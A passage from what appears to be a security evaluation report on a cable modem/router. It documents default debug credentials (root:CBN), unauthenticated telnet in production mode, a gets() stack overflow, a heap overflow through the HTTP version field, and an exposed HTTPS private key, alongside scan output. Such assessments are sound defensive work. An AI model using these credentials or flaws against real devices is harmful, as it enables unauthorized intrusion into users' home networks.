


Figure 10: Entropy plot of the mmcblk0 device contents

The same memory device and contents were accessible from the Wi-Fi SoC.

The interactive shell opened on the UART J15 (see section 4.2.5 and Appendix D) supported the `fll` command outputting a detailed memory map matching the memory contents dumped.

Start	End	Size	Name	Partiton ID
0x00200000	0x0021FFFF	0x00020000	APPCPU SIGNATURE 1	Un-partitioned
0x0021F000	0x0021FFFF	0x00001000	APPCPU AID 1	Un-partitioned
0x00220000	0x0023FFFF	0x00020000	APPCPU SIGNATURE 2	Un-partitioned
0x0023F000	0x0023FFFF	0x00001000	APPCPU AID 2	Un-partitioned
0x00240000	0x0063FFFF	0x00400000	APPCPU KERNEL 1	Part #01
0x00640000	0x00A3FFFF	0x00400000	APPCPU KERNEL 2	Part #02
0x00A40000	0x01B3FFFF	0x01100000	APPCPU ROOTFS 1	Part #03
0x01B60000	0x02C5FFFF	0x01100000	APPCPU ROOTFS 2	Part #05
0x02C80000	0x02E7FFFF	0x00200000	APPCPU NVRAM 1	Part #06
0x02EA0000	0x0309FFFF	0x00200000	APPCPU NVRAM 2	Part #07
0x030A0000	0x030DFFFF	0x00040000	NPCPU UBOOT	Un-partitioned
0x030E0000	0x030FFFFF	0x00020000	NPCPU UBOOT ENV 1	Un-partitioned
0x03120000	0x0341FFFF	0x00300000	NPCPU KERNEL 1	Part #08
0x03440000	0x0373FFFF	0x00300000	NPCPU KERNEL 1	Part #09
0x03760000	0x0395FFFF	0x00200000	NPCPU NVRAM 1	Part #10
0x03980000	0x03B7FFFF	0x00200000	NPCPU NVRAM 2	Part #11
0x03BA0000	0x0439FFFF	0x00800000	NPCPU ROOTFS 1	Part #12
0x043C0000	0x04BBFFFF	0x00800000	NPCPU ROOTFS 2	Part #13
0x04BE0000	0x057DFFFF	0x00C00000	NPCPU GWFS 1	Part #14
0x05800000	0x063FFFFF	0x00C00000	NPCPU GWFS 2	Part #15

The **APPCPU** was the SoC that we identified in this evaluation as **Wi-Fi SoC**, and the **NPCPU** was identified as **Main SoC**.

We analyzed the parts of the memory image and found that the kernel and file system images were not encrypted. We did not check integrity protection of the areas.

Interactive shells found on UARTS (see 4.2.5 and 4.2.6) further hinted that flash read, write, and partitioning operations were available.

4.3.2 Shells of Main SoC

Dropbear

The `dropbear` simple SSH client was installed on the device, which was started automatically upon certain conditions by the following rule in the `\etc\scripts\docsis_active.pcd` file:

```
# Index of the rule
RULE = CBN_SSHD_LAN0

# Condition to start rule, existence of one of the following
START_COND = RULE_COMPLETED,DOCSIS_INITONCE,DOCSIS_PP

# Command with parameters
COMMAND = dropbear -F -r /etc/rsa_key.priv -E -i lan0

# Scheduling (priority) of the process
SCHED = NICE,0

# Daemon flag - Process must not end
DAEMON = NO

# Condition to end rule and move to next rule, wait for one of the
following:
END_COND = NONE

# Timeout for end condition. Fail if timeout expires
END_COND_TIMEOUT = -1

# Action upon failure, do one of the following actions upon failure
FAILURE_ACTION = NONE

# Active
ACTIVE = YES
```

The default login and username check were changed in `dropbear`. The modified version of the SSH client used the debug username and password read out from the nvram using the `cbn_GetDebugUsernamePassword` function.




Figure 11 – Username check in dropbear

We verified whether a long string in username and password could cause any problem. In case of a long username, the current session exited with "*exit before auth: string too long*" error message. In case of a long password, the current session also exited with "*exit before auth (user 'root', 0 fails): string too long*" error message.

The default debug username and password values were `root:CBN`. These credentials were stored in the nvram. The `libcbn_nvramstorage.so` contained functions, which could modify the debug username and the password, which could be changed during the provisioning.

utelnetd

The `utelnetd` telnet daemon was started automatically upon certain conditions by the following rule in the `\etc\scripts\docsis_active.pcd` file:

```
# Index of the rule
RULE = CBN_TELNETD_LAN0

# Condition to start rule, existence of one of the following
START_COND = RULE_COMPLETED,DOCSIS_INITONCE,DOCSIS_PP

# Command with parameters
COMMAND = utelnetd -p 23 -l /usr/sbin/cbnlogin -i lan0

# Scheduling (priority) of the process
SCHED = NICE,0

# Daemon flag - Process must not end
DAEMON = NO

# Condition to end rule and move to next rule, wait for one of
the following:
END_COND = NONE

# Timeout for end condition. Fail if timeout expires
END_COND_TIMEOUT = -1

# Action upon failure, do one of the following actions upon
failure
FAILURE_ACTION = NONE

# Active
ACTIVE = YES
```

The `utelnetd` was also started by the `productionmode` script in case of `usb_test`:

```
# CBN: start telnet server for usb  test
echo -n "Initializing Telnet... "
utelnetd -p 23 -l /usr/sbin/cbnlogin -i l2sd0.2 &
```

In both cases the `cbnlogin` was responsible to perform user authentication. It used also the debug username and password similarly to the `dropbear`. If the authentication was successful the `/usr/sbin/cli` shell was started.

The authentication was performed in the following way:

```
MOVS    R0, R5
BLX     CbnDocsisDb_Get_DebugUserName
MOVS    R0, R4
BLX     CbnDocsisDb_Get_DebugUserPassword
LDR     R6, =stdout
MOVS    R1, #1          ; size
LDR     R3, [R6]        ; s
MOVS    R2, #0x39       ; n
LDR     R0, =aWelcomeToCh746 ; "================== Welcome to CH7465LG ="...
BLX     fwrite
LDR     R3, [R6]        ; s
MOVS    R1, #1          ; size
MOVS    R2, #0xF        ; n
LDR     R0, =aEnterUsername ; "Enter Username:"
BLX     fwrite
MOV     R0, SP          ; s
BLX     gets
LDR     R0, =aEnterPassword ; "Enter Password:"
BLX     getpass
MOVS    R1, R0          ; src
ADD     R0, SP, #0x68+dest ; dest
BLX     strcpy
```

Figure 12 – Username and password check in `cbnlogin`

Since the `cbnlogin` used the gets function to read in the username from the console, if the user provides a long username, the gets may **overwrite the username buffer in the stack and cause arbitrary code execution**.

We were also able to start the telnet daemon manually exploiting existing vulnerabilities – see chapter 4.3.4.

4.3.3 Shell of Wi-Fi SoC

If the boot option was set to production, the Wi-Fi SoC started a telnet daemon and made it accessible at address 192.168.100.4.

```
if [ "$BootOption" == "production" ]; then
      /etc/Wireless/CBN_CelenoWi-Fi_5G.sh $BootOption &
      /etc/Wireless/CBN_CelenoWi-Fi_24G.sh $BootOption
      echo 1 > /nvram/Wi-Fi_prod_mode
      sync
      vconfig add eth0 2
      ifconfig eth0.2 192.168.100.4 up
      ifconfig eth0.4093:0 0.0.0.0
      ifconfig br0 0.0.0.0
      brctl delif br0 eth0
      brctl delif br0 eth0.2
      telnetd -b 192.168.100.4 -l /bin/sh
```

Since the password of the root user was empty, in case of the production mode the Wi-Fi SoC could be accessed without authentication.

As we found, the boot option was not set to production by default, but an attacker having physical access to the device could modify this setting from the boot loader interactive shell, see 4.2.5.

4.3.4 Shell access in Main SoC

During the evaluation, several functions allowed injection of arbitrary commands. See sections 4.4.3 (ping, tracert, e-mail notification and diagnostic stop request) and 4.4.6 (RPC of Main SoC).

Expoiting these vulnerabilities we were able to start utelnetd (see 4.3.2), which we were able to access via the network interface subsequently and execute arbitrary commands interactively with root privileges.

By executing the following commands, we were able to list file systems and mounted devices:

```
cat /proc/partitions
major minor  #blocks  name

 179        0     115072 mmcblk0
 179        1       4096 mmcblk0p1
 179        2       4096 mmcblk0p2
 179        3      17408 mmcblk0p3
 179        4          1 mmcblk0p4
 179        5      17408 mmcblk0p5
 179        6       2048 mmcblk0p6
 179        7       2048 mmcblk0p7
 179        8       3072 mmcblk0p8
 179        9       3072 mmcblk0p9
 179       10       2048 mmcblk0p10
 179       11       2048 mmcblk0p11
 179       12       9216 mmcblk0p12
 179       13       9216 mmcblk0p13
 179       14      14336 mmcblk0p14
 179       15      14336 mmcblk0p15

mount
rootfs on / type rootfs (rw)
/dev/root on / type squashfs (ro,relatime)
proc on /proc type proc (rw,relatime)
ramfs on /var type ramfs (rw,relatime)
sysfs on /sys type sysfs (rw,relatime)
tmpfs on /dev type tmpfs (rw,relatime)
devpts on /dev/pts type devpts (rw,relatime,mode=600)
/dev/mmcblk0p10 on /nvram type ext3
(rw,relatime,errors=continue,barrier=1,data=journal)
tmpfs on /fss type tmpfs (ro,relatime)
/dev/mmcblk0p15 on /fss/gw type squashfs (ro,relatime)
tmpfs on /etc type tmpfs (ro,relatime)
```

We used this access to dump memory storage contents, see section 4.3.1.

4.4 Security of the network interfaces

4.4.1 Service discovery

Main SoC

We found that the Main SoC could be accessed at the following IP addresses:

- 192.168.0.1
- 192.168.100.1
- 192.168.254.253

We performed a port map for every accessible IP address using `nmap`.

Nmap result for 192.168.0.1:

```
Nmap scan report for 192.168.0.1
Host is up (0.0023s latency).
Not shown: 65531 closed ports
PORT      STATE SERVICE VERSION
23/tcp    open  telnet
53/tcp    open  domain  dnsmasq 2.57
| dns-nsid:
|_  bind.version: dnsmasq-2.57
80/tcp    open  sip     NET-DK/1.0 (Status: 302 Moved Temporarily)
|_http-methods: No Allow or Public header in OPTIONS response (status
code 302)
|_http-server-header: NET-DK/1.0
|_http-title: Did not follow redirect to ../index.html
2060/tcp open  unknown
```

Nmap result for 192.168.100.1:

```
Nmap scan report for 192.168.100.1
Host is up (0.0060s latency).
Not shown: 65532 filtered ports
PORT   STATE  SERVICE VERSION
22/tcp closed ssh
80/tcp open   sip     NET-DK/1.0 (Status: 302 Moved Temporarily)
|_http-methods: No Allow or Public header in OPTIONS response (status
code 302)
|_http-server-header: NET-DK/1.0
|_http-title: Did not follow redirect to ../index.html
```

Nmap result for 192.168.254.253:

```
Nmap scan report for 192.168.254.253
Host is up (0.0062s latency).
Not shown: 65527 closed ports
PORT      STATE    SERVICE         VERSION
53/tcp    filtered domain
80/tcp    filtered http
111/tcp   open     rpcbind         2 (RPC #100000)
| rpcinfo:
```

```
|   program version   port/proto  service
|   100000  2           111/tcp  rpcbind
|   100000  2           111/udp  rpcbind
|   571873656 1         44003/tcp
|_  572660088 1         38539/tcp
5000/tcp  filtered upnp
8081/tcp  filtered blackice-icecap
38539/tcp open     rpcbind
| rpcinfo:
|   program version   port/proto  service
|   100000  2           111/tcp  rpcbind
|   100000  2           111/udp  rpcbind
|   571873656 1         44003/tcp
|_  572660088 1         38539/tcp
44003/tcp open     rpcbind
| rpcinfo:
|   program version   port/proto  service
|   100000  2           111/tcp  rpcbind
|   100000  2           111/udp  rpcbind
|   571873656 1         44003/tcp
|_  572660088 1         38539/tcp
```

We performed a `netstat` command also on the Main SoC, which provided the following information:

```
/ # netstat -nap
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 192.168.254.253:44003   0.0.0.0:*               LISTEN      1013/rpc_reverse_se
tcp        0      0 192.168.254.253:38539   0.0.0.0:*               LISTEN      251/rpc_management_
tcp        0      0 192.168.0.1:2060        0.0.0.0:*               LISTEN      1552/Wifidog
tcp        0      0 192.168.254.253:111     0.0.0.0:*               LISTEN      250/portmap
tcp        0      0 127.0.0.1:111           0.0.0.0:*               LISTEN      250/portmap
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      1759/ti_webserver
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      1632/ti_webserver
tcp        0      0 0.0.0.0:53              0.0.0.0:*               LISTEN      1555/dnsmasq
tcp        0      0 127.0.0.1:4159          0.0.0.0:*               LISTEN      1080/ggncs
tcp        0      0 192.168.254.253:664     192.168.254.254:52137   ESTABLISHED 1759/ti_webserver
tcp        0      0 192.168.254.253:961     192.168.254.254:52137   ESTABLISHED 1632/ti_webserver
tcp        0      0 192.168.254.253:632     192.168.254.254:52137   ESTABLISHED 455/snmp_agent_cm
tcp        0      0 192.168.254.253:38539   192.168.254.254:833     ESTABLISHED 251/rpc_management_
tcp        0      0 :::80                   :::*                    LISTEN      1759/ti_webserver
tcp        0      0 :::80                   :::*                    LISTEN      1632/ti_webserver
tcp        0      0 :::53                   :::*                    LISTEN      1555/dnsmasq
udp        0      0 0.0.0.0:53              0.0.0.0:*                           1555/dnsmasq
udp        0      0 0.0.0.0:67              0.0.0.0:*                           1590/udhcpd
udp        0      0 0.0.0.0:67              0.0.0.0:*                           1591/udhcpd
udp        0      0 0.0.0.0:67              0.0.0.0:*                           385/udhcpd
udp        0      0 192.168.254.253:111     0.0.0.0:*                           250/portmap
udp        0      0 127.0.0.1:111           0.0.0.0:*                           250/portmap
udp        0      0 192.168.100.1:161       0.0.0.0:*                           455/snmp_agent_cm
udp        0      0 192.168.100.1:162       0.0.0.0:*                           455/snmp_agent_cm
udp        0      0 :::53                   :::*                                1555/dnsmasq
raw     2144      0 0.0.0.0:1               0.0.0.0:*               1           1552/Wifidog
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type       State         I-Node PID/Program name    Path
unix  2      [ ]         DGRAM                      1536 473/eventmgr_cm     /var/tmp/cm_evmgr_ctrl
unix  2      [ ]         DGRAM                      1294 455/snmp_agent_cm   /var/tmp/cm_snmp_ctrl
unix  2      [ ACC ]     STREAM     LISTENING       2578 1552/Wifidog        /var/tmp/wdctl.sock
unix  3      [ ]         DGRAM                      1123 414/dispatcher
/var/tmp/dispatcher_ctrl
unix  2      [ ]         DGRAM                      1967 1021/pacm_event_mgr
/var/tmp/mta_evmgr_ctrl
unix  2      [ ]         DGRAM                      2004 1020/pacm_security  /var/tmp/pacm_sec_sock
unix  2      [ ]         DGRAM                      2008 1019/pacm_snmp_agen /var/tmp/mta_snmp_ctrl
unix  2      [ ]         DGRAM                      2492 1555/dnsmasq
unix  2      [ ]         DGRAM                      2170 417/docsis_mac_driv
```

Based on the above results, we found the following services on the Main SoC:

- TCP port 53: DNS service
- UDP port 67: DHCP service
- TCP port 80: HTTP service, which served the web interface. See detailed analysis in chapter 4.4.2 and 4.4.3.
- TCP port 111: portmap service for RPC. See detailed analysis in chapter 4.4.6.
- UDP port 161 and 162 at interface 192.168.100.1 only: SNMP service. See detailed analysis in chapter 4.4.5
- TCP port 2060: Wifidog service. See analysis below.
- TCP port 5000: UPnP service. See detailed analysis in chapter 4.4.4.
- TCP port 38539: RPC management server. See detailed analysis in chapter 4.4.6.
- TCP port 44003: RPC reverse server. See detailed analysis in chapter 4.4.6.

We checked the Wifidog service, and we found only a test page configuration, which served the following page:




Figure 13 – Wifidog test page

Wi-Fi SoC

The `netstat` command provided the following result on the Wi-Fi SoC:

```
# netstat -na
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 192.168.254.254:52137   0.0.0.0:*               LISTEN
tcp        0      0 192.168.254.254:111     0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:111           0.0.0.0:*               LISTEN
tcp        0      0 192.168.254.254:36794   0.0.0.0:*               LISTEN
tcp        0      0 192.168.254.254:52137   192.168.254.253:664     CLOSE_WAIT
tcp        0      0 192.168.254.254:52137   192.168.254.253:961     CLOSE_WAIT
tcp        0      0 192.168.254.254:52137   192.168.254.253:818     ESTABLISHED
tcp        0      0 192.168.254.254:52137   192.168.254.253:854     CLOSE_WAIT
tcp        0      0 192.168.254.254:833     192.168.254.253:38539   ESTABLISHED
tcp        0      0 192.168.254.254:52137   192.168.254.253:632     ESTABLISHED
tcp        0      0 192.168.254.254:52137   192.168.254.253:57399   ESTABLISHED
udp        0      0 192.168.254.254:111     0.0.0.0:*
udp        0      0 127.0.0.1:111           0.0.0.0:*
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type       State         I-Node Path
unix  2      [ ]         DGRAM                      1149 @/org/kernel/udev/udevd
unix  4      [ ]         DGRAM                      1144 /dev/log
unix  2      [ ]         DGRAM                    29759646 /var/run/hostapd/wdev0ap0
unix  2      [ ]         DGRAM                      5028
unix  2      [ ]         DGRAM                      1285
unix  3      [ ]         DGRAM                       153
unix  3      [ ]         DGRAM                       152
```

Based on the `netstat` result, we found the following services on the Wi-Fi SoC:

- TCP and UDP Port 111: `portmap` service for RPC
- TCP Port 36794: RPC management service. The port number of the service was not fixed. To get RPC service port, the `portmap` service should be used.
- TCP Port 52137: RPC configuration service. The port number of the service was not fixed. To get RPC service port, the `portmap` service should be used.

For the details of RPC service evaluation see chapter 4.4.6.

4.4.2 Web Server

The device used a modified version of the Texas Instrument’s web server (`ti_webserver`) with a device specific plugin.

The `ti_webserver` for the `wan0` interface was started by the following rule in the `\etc\scripts\docsis_active.pcd` file (there was a same rule to start the webserver for the `lan0` interface also):

```
RULE = CBN_HTTPD_WAN0

# Condition to start rule, existence of one of the following
START_COND = RULE_COMPLETED,DOCSIS_INITONCE,DOCSIS_PP

# Command with parameters
COMMAND = /usr/sbin/ti_webserver -plugin libhttp_plugin.so -d /www -c
cgi-bin -i wan0
# Scheduling (priority) of the process
SCHED = NICE,0

# Daemon flag - Process must not end
DAEMON = YES

# Condition to end rule and move to next rule, wait for one of the
following:
END_COND = NONE

# Timeout for end condition. Fail if timeout expires
END_COND_TIMEOUT = -1

# Action upon failure, do one of the following actions upon failure
FAILURE_ACTION = NONE

# Active
ACTIVE = YES
```

We performed the following tests regarding to the basic web server functionality:

Test	Analysis	Verdict
We sent a very large URL.	The server answered correctly.	✓
We sent a very large parameter in the query.	The server answered correctly.	✓
We sent a very large HTTP version string.	We did not receive any response because of a possible buffer overflow (see details later).	💣
We sent a very large host field.	The server answered correctly.	✓
We sent a very large value in the content-length field.	The server answered correctly.	✓
We sent negative value in the content-length field.	The server answered correctly.	✓
We sent a very large user-agent string.	The server answered correctly.	✓
We sent a very large referrer.	The server answered correctly.	✓
We sent a very large content-type string.	The server answered correctly.	✓
We sent a very large accept-language header.	The server answered correctly.	✓
We changed the HTTP method from POST to GET in getter.xml and setter.xml requests.	We received the same result as in case of the POST method.	😐
We changed the HTTP method from POST to arbitrary name in getter.xml and setter.xml requests.	We received the same result as in case of the POST method.	😐
We sent a very large method name.	After the request size was larger than the internal buffer (0xffff), the server did not send any response.	😐

We found in the web server that the response header was constructed into a buffer allocated on the heap. Most of the header fields were generated by using hard coded values or formatted date strings. However, there was one exception, the HTTP version was parsed from the request and it was copied into the response without any validation.




Figure 14 – Buffer overflow in HTTP version field

To verify that the HTTP version number was copied directly from the request, we sent some invalid number as version (`HTTP/1.1_`**`TEST`**).




Figure 15 –HTTP version field test request

Since the buffer was allocated to 0x1000 bytes long, we sent a HTTP request with a HTTP version number larger than the buffer size. Since we did not receive any response, we suspect that the **heap based buffer overflow has occurred, which may cause arbitrary code execution**.




Figure 16 – HTTP request with very long HTTP version field

HTTPS

The `ti_webserver` supported HTTPS connection as well when it was started with `-ssl` parameter. As we found, this parameter was used only in the `GW_SSL_WEBSERVER` rule in the `gwsdk_gw.pcd` file and this rule was not active on the evaluated device.

Because the `-ssl` parameter may be used later in the future in the active web server rule, we verified the protection of the private key. Based on the `libhttp_plugin.so`, the `/www/mini_httpd.pem` file stored the certificate and also the private key. The pem file was neither encrypted nor passphrase protected, even more it was accessible through the Web interface without authentication.

Figure 17 – Accessing the private key via the Web interface

The certificate used was a self-signed root certificate with SHA-RSA signature algorithm and without specifying key usage (sees the whole certificate and private key in the Appendix A and Appendix B).




Figure 18 – HTTPS certificate details

If the user wants to access the router remotely via HTTPS, the device's certificate should be added as a trusted root certificate. But because, there was not any key usage specified, the certificate and the private key were the same on all devices and moreover it could be downloaded easily, if the user trusted in this certificate, **the attacker could impersonate any web site**.

4.4.3 Web GUI

The Web interface methods were implemented in the `libhttp_plugin.so` and in the `libpacm_http_plugin.so` plugins.

Basic Web functions in the `libhttp_plugin.so` plugin:

ID	Function name	Auth[2]	Analysis	Verdict
1	`cbn_http_xml_GlobalSetting`	**No**	**Sensitive information disclosure** without authentication, such as password length and software version (see details below in the authentication analysis).	💣
2	`cbn_http_xml_cmSystemInfo`	Yes	Provides information about the system, such as DOCSIS mode, hardware information, MAC address and so on.	✓
3	`cbn_http_xml_lang`	**No**	Provides language information and also the current CSRF Token.	😐
4	`cbn_http_change_lang`	**No**	Since the current language could be changed without authentication, an attacker may cause inconvenience for the user.	😐
